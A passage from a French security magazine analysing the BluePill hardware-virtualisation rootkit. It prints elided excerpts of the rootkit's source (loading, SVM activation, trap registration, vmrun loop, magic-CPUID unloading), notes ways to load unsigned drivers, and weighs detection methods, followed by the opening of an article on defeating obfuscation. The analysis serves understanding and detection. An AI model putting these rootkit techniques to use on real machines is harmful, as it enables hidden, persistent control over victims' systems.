De plus, les rootkits en ring 0 permettent un niveau plus fort d'invisibilité pour l'utilisateur. On les utilise pour cacher des processus, des connexions, des fichiers ou encore pour contourner certains mécanismes de protections. Ils peuvent être classés [18] selon trois catégories :

- ceux installant des *hooks* dans le code kernel ;
- ceux installant des hooks sur les champs des structures du kernel ;
- ceux ne posant aucun hook.

Typiquement, la première catégorie [1, 2] opère en changeant la table des appels système, la table des interruptions, mais également redirige certaines fonctions. Elle est donc facilement détectable avec des outils faisant des empreintes mémoire de la mémoire kernel.

L'abstraction dans les couches kernel permet de contourner des flux [2] en changeant seulement par exemple des pointeurs de fonctions de structures. On peut par exemple très facilement changer le pointeur de fonction de la structure listant les fichiers dans le VFS, permettant ainsi de cacher toutes sortes de choses. Encore une fois, ce genre de compromission peut être détecté avec des empreintes mémoire.

Quant au dernier, il correspond à cette nouvelle génération de *malwares* héritée des techniques de virtualisation matérielle. Et c'est là qu'apparaît la controverse initiée par l'apparition de BluePill.

Le problème que pose ce nouveau type de rootkit est qu'il n'installe aucun hook en mémoire et utilise l'allocateur standard de mémoire. Il peut contrôler les différentes sources de temps présentes dans une machine et donc contrer toute détection fondée sur ce paramètre. En effet, toutes les sources classiques, comme l'instruction `RDTSC` qui permet de connaître le nombre de *ticks* du processeur, ou bien toutes les horloges de la carte mère peuvent être interceptées par l'hyperviseur respectivement directement sur l'appel de l'instruction ou une entrée/sortie. De ce fait, l'hyperviseur peut changer les valeurs retournées et ainsi falsifier l'analyse d'un détecteur.

Détecter un hyperviseur est-il équivalent à détecter un rootkit ? Sûrement non. Mais, ne soyons pas aussi catégorique dans notre réponse. Un utilisateur, un administrateur système peut savoir si oui ou non il possède un hyperviseur. S'il n'en a pas installé un, il peut alors légitimement être suspicieux. Si le système de détection conclut qu'un hyperviseur est présent, alors que l'utilisateur n'en n'avait pas connaissance, alors cela implique qu'un rootkit est présent. Certes, nous montrerons également que la présence réelle d'un rootkit possédant une charge virale nous permet de nous passer de la connaissance de l'utilisateur sur son environnement.

Plusieurs chercheurs ont réagi rapidement à ce « buzz sécuritaire » en proposant diverses solutions :

- *Timing attack*. Cette attaque repose sur un principe simple. Un rootkit modifie des résultats et donc induit un coup supplémentaire d'instructions [25]. Il suffit donc d'avoir une base saine de relevés de temps de fonctions qu'on pourra comparer à des relevés périodiques. Mais, étant donné que BluePill contrôle toutes les sources de temps du système, il peut donc jouer sur les horloges et modifier le relevé de la durée d'une suite d'instructions.
- *Pattern matching*. Cette technique consiste à chercher en mémoire une signature du rootkit, par exemple sa méthode de chargement ou de déchargement qui peut le trahir. Cette méthode est tout à fait possible dans le cas de BluePill, mais comme celui-ci a la possibilité de contrôler les I/O, il pourrait manipuler l'intégrité de la mémoire lue (et donc dissimuler son code).
- *Technique TLB*. L'attaque via le TLB, pour détecter si un hyperviseur est présent, repose sur le fait qu'un hyperviseur mettra à 0 les entrées du TLB si celui-ci intercepte une instruction. Il suffit donc pour le détecteur de regarder le temps d'accès à une page, d'appeler une instruction supposée interceptée par l'hyperviseur, et de relever le nouveau temps d'accès à la même page, et de comparer les deux résultats. D'après J. Rutkowska [18], il est possible facilement de contourner ce type de détection. De plus, les processeurs AMD possèdent l'identification de l'espace d'une adresse (ASID), ce qui permet de tagger les entrées du TLB, selon que cette adresse soit celle de l'hyperviseur ou celle de la machine virtuelle.
- *Technique DMA*. L'accès au DMA via un périphérique externe [1] comme le firewire permet de récupérer la totalité de la mémoire physique sans altération. Il est donc possible de détecter un HVM rootkit en recherchant sa signature dans cette image mémoire. AMD introduit le principe de EAP (*External Access Protection*) [4] qui pourrait donc être utilisé par un hyperviseur pour falsifier la prise d'empreinte. De plus, cette solution ne serait en aucun cas viable dans le futur, car l'IOMMU [10] permettra de régler ce problème d'accès sans contrôle de la mémoire par un périphérique.

- *CPU Bugs*. Cette méthode est simple : faire crasher le processeur quand la virtualisation est activée. Elle est intéressante en expérimentation pour détecter si un hyperviseur est présent, mais en aucun cas utilisable en production. De plus, ces différents bugs sont corrigés dans chaque nouvelle version du CPU.

Nous voyons donc que les différentes techniques proposées sont chaque fois très limitées dans le cadre des rootkits exploitant la virtualisation matérielle. Une technique reste donc à trouver. Mais, avant de proposer celle que nous avons mise au point et qui répond définitivement au problème, il est nécessaire de rappeler en détail comment fonctionne BluePill.

4. Le rootkit BluePill

BluePill est le premier (et le seul à l'heure actuelle) rootkit HVM public, réalisé par Joanna Rutkowska en 2006. Il a déjà fait l'objet de nombreuses publications. Cependant, la plupart se focalisent sur l'affirmation, non véritablement démontrée, qu'il soit juste indétectable, sans analyse de son fonctionnement.

4.1 Installation

BluePill est en fait un driver et, à ce titre, doit donc être chargé comme tel. Mais Windows Vista (et Windows Server 2008) intègrent une politique de sécurité contre des drivers non signés [13]. De ce fait, soit le driver est chargé en profitant d'une exploitation d'une faille dans ce mécanisme [17], soit on désactive la vérification des signatures lors du lancement du système d'exploitation (touche [F8]), ce qui restreint fortement son champ d'implication (sous Windows Vista).

Pour nos expérimentations, nous avons donc désactivé la vérification des signatures des pilotes, et chargé BluePill via l'outil `insdrv`.

La première version publique (0.11) de BluePill ne supporte que la virtualisation sur les processeurs AMD [3], et affiche des informations uniquement sur le port série, ce qui n'est pas très pratique (même s'il n'est pas forcément nécessaire d'avoir un câble null modem pour récupérer la sortie). La dernière version publique (0.32) sur le site web permet une plus grande souplesse, en supportant les processeurs AMD et Intel [11], et également en écrivant directement dans les logs système.

4.2 Analyse

BluePill n'installant aucun hook, il lui est donc impossible de se réinstaller au démarrage. Il y a donc plusieurs possibilités : soit l'infection au lancement du système d'exploitation, soit plus tôt dans la séquence de démarrage comme le fait SubVirt [12]. Ce qui le ramènerait dans ces deux cas, à des problèmes de détection classiques.

BluePill permet de faire passer un système d'exploitation en tant que système invité. Ni plus, ni moins. Il ne comporte à ce jour aucun mécanisme (sauf dans la version 0.32, un *keylogger* pour Intel) de rootkits classiques (cacher des fichiers, processus, connexions réseau...), autrement dit, de fonction réellement active (malicieuse ou non).

Donc, on peut se demander si celui-ci n'est pas simplement le résultat d'un très bon travail d'un développeur kernel et non d'un concepteur de rootkit ? Et pourquoi aucune charge virale n'est présente alors qu'on le présente comme le pire des rootkits ?

Voici sa plus grande faiblesse : ne contenir aucune charge virale ou fonction active. BluePill peut parfaitement avoir les mêmes comportements qu'un rootkit classique. Deux solutions se présentent alors. Soit, il hooke des fonctions ou structures pour réaliser ces comportements, ce qui le ramène à un rootkit classique et encore une fois à des mécanismes de détection bien connus, soit il surveille les entrées/sorties. Il peut très bien appliquer cette dernière solution, mais à quel prix ? Celui du temps... Ainsi, sa grande force, qui est de pouvoir tout contrôler en restant invisible, pourrait induire un coup énorme en termes de traitement et donc causer sa perte ?

4.3 Fonctionnement

Le fonctionnement de ces nouveaux types de malware peut se résumer ainsi en une phrase : « faire passer le système d'exploitation hôte en état de machine virtuelle ». On voit bien ici que de changer l'état d'un système d'exploitation à chaud permet non seulement une grande furtivité du rootkit (pas besoin de redémarrer le système comme dans [12]), mais également un contrôle total du fait de la possibilité de changer l'état en machine virtuelle. L'algorithmique de ce type de rootkit d'après [14] pour AMD se fait en dix étapes qui peuvent se résumer globalement en :

- (i) Chargement du driver.
- (ii) Vérification/Activation de la virtualisation matérielle.
- (iii) Allocation des différentes pages (bloc de contrôle de la machine virtuelle, zone de sauvegarde de l'hôte ...).
- (iv) Initialisation des différentes zones du bloc de contrôle de la machine virtuelle (zone de contrôle, zone de la machine virtuelle).
- (v) Transfert de l'exécution au code de l'hyperviseur.
- (vi) Appel de l'instruction qui lance la machine virtuelle.
- (vii) Déchargement du driver.

Analysons maintenant chaque partie de cet algorithme en l'associant au code de BluePill, version 0.32-public [19] pour mieux cerner les différentes parties et comprendre toute la difficulté de la détection.

Son code est découpé de la manière suivante :

- `amd64` : code assembleur de l'hyperviseur, d'appel des instructions du SVM/VMX, de lecture/écriture des MSR... ;
- `common` : code générique du rootkit, du chargement, déchargement... ;
- `svm` : code pour le jeu d'instructions SVM ;
- `vmx` : code pour le jeu d'instructions VMX.

Le code générique permet via une structure `HVM_DEPENDENT` de pointeur de fonctions de gérer aussi bien le SVM ou le VMX :

```
/* common/common.h */
typedef struct
{
  UCHAR Architecture;

  ARCH_IS_HVM_IMPLEMENTED ArchIsHvmImplemented;

  ARCH_INITIALIZE ArchInitialize;
  ARCH_VIRTUALIZE ArchVirtualize;
  ARCH_SHUTDOWN ArchShutdown;

  ARCH_IS_NESTED_EVENT ArchIsNestedEvent;
  ARCH_DISPATCH_NESTED_EVENT ArchDispatchNestedEvent;
  ARCH_DISPATCH_EVENT ArchDispatchEvent;
  ARCH_ADJUST_RIP ArchAdjustRip;
  ARCH_REGISTER_TRAPS ArchRegisterTraps;
  ARCH_IS_TRAP_VALID ArchIsTrapValid;
} HVM_DEPENDENT ;
```


4.3.1 Chargement

Sans doute, la partie la plus difficile, car elle consiste à trouver un vecteur d'attaque pour charger le rootkit. Typiquement, cela nécessite d'avoir un canal de communication vers le noyau pour insérer notre code :

- soit par l'interface de chargement, déchargement des drivers (cela est bloqué sous Windows Vista, car un driver doit être signé pour se charger, ce qui a été contourné [18], mais rapidement corrigé par Microsoft) ;
- soit via les périphériques mémoire (`/dev/(k)mem` sous Linux, indisponible sous Vista), mais nécessitant une relocation de code en mémoire (par exemple avec *Kernsh* [8]) ;
- soit par l'exploitation d'une faille kernel pour charger le driver.

Le chargement de BluePill commence dans la routine de chargement de driver sous Windows, la fonction `DriverEntry` :

```
/* common/newbp.c */

NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
[...]
[A] HvmInit();
[B] HvmSwallowBluepill();
[C] DriverObject->DriverUnload = DriverUnload;
[...]
}
```



1 *Algorithme d'infection de BluePill (avant et après)*

Trois principales choses sont faites : tout d'abord `HvmInit` vérifie la disponibilité de la virtualisation matérielle [A], et `HvmSwallowBluepill` lance le rootkit [B]. Il faut également renseigner [C] le champ de la routine de déchargement du driver de la structure `DriverObject` avec la fonction de déchargement.

```
HvmSwallowBluepill :

/* common/hvm.c */

NTSTATUS NTAPI HvmSwallowBluepill ( )
{
[...]
for(cProcessorNumber=0;cProcessorNumber<KeNumberProcessors;cProcessorNumber++)
{
  [A] CmDeliverToProcessor (cProcessorNumber, CmSubvert, NULL, &CallbackStatus);
}
[...]
}
```

L'installation du rootkit doit se faire sur chaque processeur du système [A]. Pour cela, on associe à chaque processeur la routine d'installation (CmSubvert).

```
/*  amd64/common-asm.asm */
CmSubvert PROC
[...]
        [A] call    HvmSubvertCpu
CmSubvert ENDP
```

Cette routine en assembleur se contente juste d'appeler la routine réelle [A] d'installation HvmSubvertCpu.

```
/* common/hvm.c */
NTSTATUS NTAPI HvmSubvertCpu (PVOID GuestRsp)
{
[...]
[A] Hvm->ArchIsHvmImplemented();

[B] HostKernelStackBase=MmAllocatePages(HOST_STACK_SIZE_IN_PAGES,
&HostStackPA);
[C] Cpu = (PCPU) ((PCHAR) HostKernelStackBase + HOST_STACK_SIZE_IN_PAGES
* PAGE_SIZE - 8 - sizeof (CPU));
[D] Cpu->ProcessorNumber = KeGetCurrentProcessorNumber ();
[E] Cpu->GdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_GDT_LIMIT), NULL);
[F] Cpu->IdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_IDT_LIMIT), NULL);

[G] Hvm->ArchRegisterTraps (Cpu);
[H] Hvm->ArchInitialize (Cpu, CmSlipIntoMatrix, GuestRsp);

[I] HvmSetupGdt (Cpu);
[J] HvmSetupIdt (Cpu);
[K] Hvm->ArchVirtualize (Cpu);
}
```

HvmSubvertCpu est la routine principale de l'installation, qui est donc appelée pour chaque processeur. Elle vérifie la disponibilité de la virtualisation [A], ensuite effectue les différentes allocations d'espaces et de structures [B], [C], [E], [F]. En [B], l'allocation de la zone de sauvegarde de l'hôte permettra à l'instruction vmrun de sauvegarder des informations sur l'état du processeur. KeGetCurrentProcessorNumber permet de récupérer le numéro du processeur sur lequel s'exécute ce code [D].

Enfin, la gestion des évènements [G] par ArchRegisterTraps, ainsi que les diverses initialisations [H], [I] et [J] permettent de lancer l'hyperviseur [K] via ArchVirtualize.

4.3.2 Vérification de la virtualisation matérielle

```
Hvm->ArchIsHvmImplemented == SvmIsImplemented :
/* svm/svm.c */

static BOOLEAN NTAPI SvmIsImplemented ( )
{
 [A] GetCpuIdInfo (0, &eax, &ebx, &ecx, &edx);
 [B] if !(ebx == 0x68747541 && ecx == 0x444d4163 && edx == 0x69746e65)
                    return FALSE;
 [C] GetCpuIdInfo (0x80000000, &eax, &ebx, &ecx, &edx);
 [D] GetCpuIdInfo (0x80000001, &eax, &ebx, &ecx, &edx);
 [E] return CmIsBitSet (ecx, 2);
}
```

L'instruction assembleur CPUID renvoie des informations sur les fonctionnalités implémentées dans le processeur.

La première fonction [A] vérifie que le processeur possède l'instruction CPUID étendue pour récupérer les autres informations, mais aussi que le processeur est bien un AMD [B]. Les fonctions [C], [D], [E] contrôlent que le bit 2 du registre ECX est bien positionné, car celui-ci indique la disponibilité de la virtualisation.

4.3.3 Initialisation de la gestion des évènements

```
Hvm->ArchRegisterTraps == SvmRegisterTraps :
/*  svm/svmtraps.c */

NTSTATUS NTAPI SvmRegisterTraps (PCPU Cpu)
{
[...]

TrInitializeGeneralTrap (Cpu, VMEXIT_VMRUN, 3, SvmDispatchVmrun, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_VMLOAD, 3, SvmDispatchVmload, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_VMSAVE, 3, SvmDispatchVmsave, &Trap);

TrInitializeMsrTrap (Cpu, MSR_EFER, MSR_INTERCEPT_READ | MSR_INTERCEPT_WRITE,

SvmDispatchEFERAccess, &Trap);

TrInitializeMsrTrap (Cpu, MSR_VM_HSAVE_PA, MSR_INTERCEPT_READ | MSR_
INTERCEPT_WRITE,
 SvmDispatchVM_HSAVE_PAAccess, &Trap);

TrInitializeGeneralTrap (Cpu, VMEXIT_CLGI, 3, SvmDispatchClgi, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_STGI, 3, SvmDispatchStgi, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_SMI, 0, SvmDispatchSMI, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_EXCEPTION_DB, 0, SvmDispatchDB, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_CPUID, 2, SvmDispatchCpuid, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_RDTSC, 2, SvmDispatchRdtsc, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_RDTSCP, 3, SvmDispatchRdtscp, &Trap);
TrInitializeMsrTrap (Cpu, MSR_TSC, MSR_INTERCEPT_READ,
SvmDispatchMsrTscRead, &Trap);
}
```

L'initialisation des fonctions chargées de gérer les interceptions sont toutes enregistrées et associées à l'interception correspondante.

Ainsi BluePill intercepte les opérations suivantes :

- instructions vmrun, vmload, vmsave ;
- registres MSR efer, vm_hsave_pa, tsc ;
- instructions clgi, stgi ;
- interruptions du SMM ;
- exception de débogue ;
- instructions cpuid, rdtsc, rdtscp.

4.3.4 Allocation/Initialisation

```
Hvm->ArchInitialize == SvmInitialize :
/*  svm/svm.c */

static NTSTATUS NTAPI SvmInitialize (PCPU Cpu, PVOID GuestRip,
PVOID GuestRsp)
{
[...]

GetCpuIdInfo (0x8000000a, &eax, &ebx, &ecx, &edx);
Cpu->Svm.AsidMaxNo = ebx - 1;
Cpu->Svm.Hsa = MmAllocateContiguousPages (SVM_HSA_SIZE_IN_PAGES,
&Cpu->Svm.HsaPA);
[A] Cpu->Svm.OriginalVmcb = MmAllocateContiguousPagesSpecifyCache
    (SVM_VMCB_SIZE_IN_PAGES,
&Cpu->Svm.OriginalVmcbPA, MmCached);
[B] Cpu->Svm.GuestVmcb = MmAllocateContiguousPagesSpecifyCache
    (SVM_VMCB_SIZE_IN_PAGES,
NULL, MmCached);
[C] Cpu->Svm.NestedVmcb = MmAllocateContiguousPagesSpecifyCache
    (SVM_VMCB_SIZE_IN_PAGES,
&Cpu->Svm.NestedVmcbPA, MmCached);

// these two PAs are equal if there're no nested VMs
Cpu->Svm.VmcbToContinuePA = Cpu->Svm.OriginalVmcbPA;

[D] SvmSetupControlArea (Cpu);

[E] SvmEnable (&bAlreadyEnabled);
Cpu->Svm.bGuestSVME = bAlreadyEnabled;

[F] SvmInitGuestState (Cpu, GuestRip, GuestRsp);

SvmSetHsa (Cpu->Svm.HsaPA);
Cpu->Svm.GuestGif = 1;
RegSetCr8 (0);
CmClgi ();
CmSti ();
}
```

L'allocation [A], [B] et [C] des VMCB, puis l'initialisation de la zone de contrôle de celles-ci [D], permet enfin par la suite d'activer la virtualisation [E]. Puis, finalement, l'initialisation de la VMCB avec l'état du processeur.

```
SvmEnable :
/*  svm/svm.c */

NTSTATUS NTAPI SvmEnable (PBOOLEAN pAlreadyEnabled)
{
[...]
Efer = MsrRead (MSR_EFER);
[A] Efer |= EFER_SVME;
[B] MsrWrite (MSR_EFER, Efer);
[...]
}
```

Pour activer le SVM, il faut mettre [A], [B] le bit SVME du MSR EFER à 1.

```
SvmInitGuestState :
/*  svm/svm.c */

NTSTATUS SvmInitGuestState (PCPU Cpu, PVOID GuestRip, PVOID
GuestRsp)
{
[...]
  Vmcb = Cpu->Svm.OriginalVmcb;

  Vmcb->idtr.base = GetIdtBase ( );
  Vmcb->idtr.limit = GetIdtLimit ( );
  GuestGdtBase = (PVOID) GetGdtBase ( );
  Vmcb->gdtr.base = (ULONG64) GuestGdtBase;
  Vmcb->gdtr.limit = GetGdtLimit ( );
[...]
  Vmcb->cpl = 0;
  Vmcb->efer = MsrRead (MSR_EFER);
  Vmcb->cr0 = RegGetCr0 ();
  Vmcb->cr2 = RegGetCr2 ();
  Vmcb->cr3 = RegGetCr3 ();
  Vmcb->cr4 = RegGetCr4 ();
  Vmcb->rflags = RegGetRflags ();
  Vmcb->dr6 = 0;
  Vmcb->dr7 = 0;
  Vmcb->rax = 0;

  Vmcb->rip = (ULONG64) GuestRip;
  Vmcb->rsp = (ULONG64) GuestRsp;
[...]
}
```

L'initialisation de la partie état de la VMCB consiste à remplir les champs dont a besoin le processeur, c'est-à-dire les adresses de l'idt, de la gdt, mais aussi les informations comme les registres cr*, dr* et bien sûr le pointeur courant et le pointeur de pile.

```
SvmSetHsa :
/*  svm/svm.c */

VOID NTAPI SvmSetHsa (PHYSICAL_ADDRESS HsaPA)
{ }
```

4.3.5 Transfert

```
Hvm->ArchIsHvmVirtualize == SvmVirtualize :
/* svm/svm.c */

static NTSTATUS NTAPI SvmVirtualize (PCPU Cpu)
{
[A] SvmVmrun (Cpu);
// never returns
}
```

Le transfert au code de l'hyperviseur qui doit lancer la machine virtuelle et gérer les évènements est concentré dans une fonction [A] SvmVmrun.

4.3.6 Appel de la machine virtuelle

```
SvmVmrun :
/* amd64/svm-asm.asm */

SvmVmrun PROC
            [...]
@loop:
            [...]
        [A] mov   rax, [rsp+16*8+5*8+8]   ; CPU.Svm.VmcbToContinuePA

        [B] svm_vmrun

        ; save guest state
            [...]
        call      HvmEventCallback

        ; restore guest state (HvmEventCallback migth have
        alternated the guest state)
            [...]
        jmp           @loop
```

Le basculement vers la machine virtuelle se fait par l'instruction vmrun [B] qui prend comme seul argument l'adresse de la VMCB correspondante à la machine virtuelle dans le registre rax [A].

4.3.7 Gestion des évènements

La gestion des événements est une chose importante dans un rootkit HVM, puisque c'est ici que devra normalement se trouver le code viral.

```
HvmEventCallback :
/* common/hvm.c */

VOID NTAPI HvmEventCallback (PCPU Cpu, PGUEST_REGS GuestRegs)
{
[...]
[A] if (Hvm->ArchIsNestedEvent (Cpu, GuestRegs))
{
[B] Hvm->ArchDispatchNestedEvent (Cpu, GuestRegs);
return;
}

// it's an original event
[C] Hvm->ArchDispatchEvent (Cpu, GuestRegs);
}
```

Selon la source d'origine de l'évènement [A], la gestion sera traitée différemment. Mais, au final, la fonction de traitement sera soit SvmDispatchNestedEvent [B], soit SvmDispatchEvent [C].

```
Hvm→ArchDispatchEvent = SvmDispatchEvent :
/* svm/svm.c */

static VOID NTAPI SvmDispatchEvent (PCPU Cpu, PGUEST_REGS GuestRegs)
{
[...]
SvmHandleInterception (Cpu, GuestRegs, Cpu->Svm.OriginalVmcb, FALSE
[...]
}

SvmHandleInterception :
/* svm/svm.c */

static VOID SvmHandleInterception (PCPU Cpu,PGUEST_REGS GuestRegs,
  PVMCB Vmcb, BOOLEAN WillBeAlsoHandledByGuestHv)
{
  [...]
```

```
[A] TrFindRegisteredTrap (Cpu, GuestRegs, Vmcb->exitcode, &Trap);

switch (Vmcb->exitcode)
        {
        case VMEXIT_MSR:
        [...]
        case VMEXIT_IOIO:
  [...]
  default :
            [...]
                    [B] TrExecuteGeneralTrapHandler (Cpu, GuestRegs, Trap,
WillBeAlsoHandledByGuestHv);
                    [...]
        }
```

Selon le type d'évènement levé, on cherche [A] si une entrée correspondante existe qui gère ce genre d'évènements et on l'exécute [B].

4.3.8 Déchargement

Le déchargement de BluePill se fait par la routine de déchargement remplie dans la structure du driver pendant le chargement.

```
/* common/newbp.c */

NTSTATUS DriverUnload (PDRIVER_OBJECT DriverObject)
{
[...]
[A] HvmSpitOutBluepill();
[...]
}
```

La fonction [A] qui va effectuer le déchargement de l'hyperviseur est HvmSpitOutBluepill

```
/* common/hvm.c */

NTSTATUS NTAPI HvmSpitOutBluepill ( )
{
[...]
for (cProcessorNumber = 0; cProcessorNumber < KeNumberProcessors;
cProcessorNumber++)
{
[A] CmDeliverToProcessor (cProcessorNumber, HvmLiberateCpu, NULL,
&CallbackStatus);
}
[...]
}
```

qui va elle aussi, comme pour le chargement, attacher une routine de déchargement [A], HvmLiberateCpu, sur chacun des processeurs présents.

```
HvmLiberateCpu :
/* common/hvm.c */

static NTSTATUS NTAPI HvmLiberateCpu (PVOID Param)
{
[...]
[A] HcMakeHypercall (NBP_HYPERCALL_UNLOAD, 0, NULL);
[...]
}
```

Un hypercall est à la machine virtuelle ce qu'est l'appel système au noyau, c'est-à-dire qu'il permet une communication de la machine virtuelle vers l'hyperviseur [A]. Donc ici, la routine de déchargement de BluePill effectue un hypercall vers l'hyperviseur en lui disant de se décharger.

```
HcMakeHypercall :
/* common/hypercalls.c */

NTSTATUS NTAPI HcMakeHypercall (ULONG32 HypercallNumber, ULONG32
HypercallParameter, PULONG32 pHypercallResult)
{
[...]

// low part contains a hypercall number
[A] edx = HypercallNumber | (NBP_MAGIC & 0xffff0000);
[B] ecx = NBP_MAGIC + 1;

[C] CpuidWithEcxEdx (&ecx, &edx);
}
```

Il y a ici une petite astuce : pour se décharger, il effectue un hypercall qui consiste à appeler une instruction interceptée par l'hyperviseur avec des paramètres magiques lui permettant de comprendre qu'il doit se décharger. Ici, il utilise l'instruction cpuid [C] avec des valeurs magiques [A], [B] dans les registres edx et ecx, avec ce premier registre concaténé à la valeur de l'hypercall souhaité (déchargement).

```
SvmDispatchCpuid :
/* svm/svmtraps.c */

static BOOLEAN NTAPI SvmDispatchCpuid (PCPU Cpu, PGUEST_REGS
GuestRegs,
  PNBP_TRAP Trap, BOOLEAN WillBeAlsoHandledByGuestHv)
{
[...]

[A] if (((GuestRegs->rdx & 0xffff0000) == (NBP_MAGIC & 0xffff0000))
[B]        && ((GuestRegs->rcx & 0xffffffff) == NBP_MAGIC + 1))
{
      [C] HcDispatchHypercall (Cpu, GuestRegs);
      return TRUE;
}

[...]
}
```

La fonction chargée de gérer l'instruction cpuid est SvmDispatchCpuid, et va donc vérifier si des paramètres magiques [A], [B] ont été insérés dans les registres et, le cas échéant, donner la main à la fonction de gestion des hypercalls [C].

```
HcDispatchHypercall :
/* common/hypercalls.c */

VOID NTAPI HcDispatchHypercall (PCPU Cpu, PGUEST_REGS GuestRegs)
{
[...]
switch (HypercallNumber)
{
  [A] case NBP_HYPERCALL_UNLOAD:
    [...]
    // disable virtualization, resume guest, don't setup time bomb
    [B] Hvm->ArchShutdown (Cpu, GuestRegs, FALSE);
          break
}
}
```

Si le numéro de l'hypercall [A] correspond à un déchargement, la main est passée au code de déchargement pour la bonne architecture [B].

```
Hvm→ArchShutdown  = SvmShutdown :
/* svm/svm.c */

static NTSTATUS NTAPI SvmShutdown (PCPU Cpu, PGUEST_REGS GuestRegs,
  BOOLEAN bSetupTimeBomb)
{
SvmGenerateTrampolineToLongModeCPL0 (Cpu, GuestRegs, Trampoline, bSetupTimeBomb);

CmStgi ();
CmSti ();

if (!Cpu->Svm.bGuestSVME)
   [A] SvmDisable ();

((VOID (*)()) & Trampoline) ();
  // never returns
}
```

La fonction [A] SvmDisable permet de désactiver la virtualisation sur le processeur, et met ainsi fin à l'hyperviseur.

On peut conclure de cette analyse (résumée) du code de BluePill que, finalement, celui-ci effectue le travail d'un hyperviseur classique, mais de façon beaucoup plus dynamique, car il prend un hôte et le fait passer en machine virtuelle. Il faut également noter que celui-ci ne contient aucune charge virale (comme cacher des fichiers, processus...) ou autre fonction active, ne prend pas la peine de se cacher en mémoire, bref, est assez vide, en termes de comportement classique que l'on pourrait attendre d'un rootkit.

Par manque de place, nous n'expliquerons pas comment techniquement faire un HVM rootkit beaucoup plus évolué. Nous renvoyons le lecteur vers [26].

Conclusion

Nous voyons bien que faire un code comme BluePill demande des compétences techniques [26]. Pour autant, ce code est incomplet, car si ce dernier se caractérise comme un rootkit, il ne possède aucune de ses caractéristiques ! Nous pouvons alors nous poser certaines questions : est-ce délibéré de la part de l'auteur ou supprimé pour des raisons légales ?

Nous essayerons de répondre à ces questions dans la détection d'un rootkit HVM, qui figurera dans le numéro suivant. Cette partie abordera donc comment détecter pratiquement ce type de rootkit, et modéliser statistiquement sa détection.

Au prochain numéro !! ■

Les références de cet article sont disponibles sur miscmag.com/ref42.

BeatriX – beatrix2004@free.fr

L'OBFUSCATION CONTOURNÉE (PARTIE 2)

mots-clés : obfuscation / dynamic program slicing / analyse de flot de données / machines virtuelles

Dans l'article précédent [1], nous avons vu, d'un point de vue théorique, qu'il était possible de retrouver le code d'origine d'un programme simple protégé par un système d'obfuscation sans jamais analyser ce dernier.
En effet, à l'aide d'un émulateur qui nous permet une approche dynamique, nous avions porté une attaque en deux temps.
Tout d'abord, nous avions réalisé une analyse différentielle statistique élémentaire sur l'ensemble de la trajectoire [L1] pour dégager des instructions « intéressantes » appelées « program points » [L4].
Ensuite, à partir de ces program points obtenus, nous avions réalisé une analyse locale en générant des slices [L5] par backward slicing. En supprimant les instructions de transfert, nous avions obtenu sur le binaire proposé par Craig Smith au recon2008 l'algorithme de vérification du « Serial » en quelques minutes.
Dans cet article, nous allons prolonger une partie de ce travail en regardant ce qui se passe sur des protections plus robustes.

1. Introduction

Les deux cibles sur lesquelles je vais m'appuyer ici pour étayer mes propos usent de systèmes de défense d'une qualité que l'on peut qualifier de « professionnelle », c'est-à-dire qu'ils sont d'un niveau suffisant pour être utilisés dans des protections commercialisées.

